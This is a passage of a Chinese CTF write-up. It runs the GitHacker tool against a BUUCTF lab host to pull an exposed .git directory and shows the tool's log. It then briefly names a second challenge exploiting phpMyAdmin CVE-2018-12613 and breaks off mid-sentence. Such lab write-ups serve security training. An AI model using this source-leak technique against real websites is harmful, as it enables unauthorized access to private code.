
用GitHack扫一下目录：`python GitHacker.py http://f788ff9a-e4f3-46f1-8eff-6b1ce92932f3.node4.buuoj.cn:81/.git/`



```
[-] Folder already existed!
[!] Getting -> http://f788ff9a-e4f3-46f1-8eff-6b1ce92932f3.node4.buuoj.cn:81/.git/refs/stash
[+] Success!
[+] Make dir : ./f788ff9a-e4f3-46f1-8eff-6b1ce92932f3_node4_buuoj_cn:81_/.git/refs/heads/
[!] Getting -> http://f788ff9a-e4f3-46f1-8eff-6b1ce92932f3.node4.buuoj.cn:81/.git/refs/heads/master
[+] Success!
[+] Make dir : ./f788ff9a-e4f3-46f1-8eff-6b1ce92932f3_node4_buuoj_cn:81_/.git/
[-] Folder already existed!
[!] Getting -> http://f788ff9a-e4f3-46f1-8eff-6b1ce92932f3.node4.buuoj.cn:81/.git/description
[+] Success!
[+] Make dir : ./f788ff9a-e4f3-46f1-8eff-6b1ce92932f3_node4_buuoj_cn:81_/.git/
[-] Folder already existed!
[!] Getting -> http://f788ff9a-e4f3-46f1-8eff-6b1ce92932f3.node4.buuoj.cn:81/.git/HEAD
[+] Success!
[+] Make dir : ./f788ff9a-e4f3-46f1-8eff-6b1ce92932f3_node4_buuoj_cn:81_/.git/
[-] Folder already existed!
[!] Getting -> http://f788ff9a-e4f3-46f1-8eff-6b1ce92932f3.node4.buuoj.cn:81/.git/packed-refs
[+] Success!
[+] Make dir : ./f788ff9a-e4f3-46f1-8eff-6b1ce92932f3_node4_buuoj_cn:81_/.git/logs/refs/remotes/origin/
[!] Getting -> http://f788ff9a-e4f3-46f1-8eff-6b1ce92932f3.node4.buuoj.cn:81/.git/logs/refs/remotes/origin/HEAD
```


发现index.php：`http://f788ff9a-e4f3-46f1-8eff-6b1ce92932f3.node4.buuoj.cn:81/.git/index`

访问一下



[GWCTF 2019]我有一个数据库

题目类型：cve-2018-12613-PhpMyadmin后台文件包含漏洞

一看就没有utf-8编码，编码后为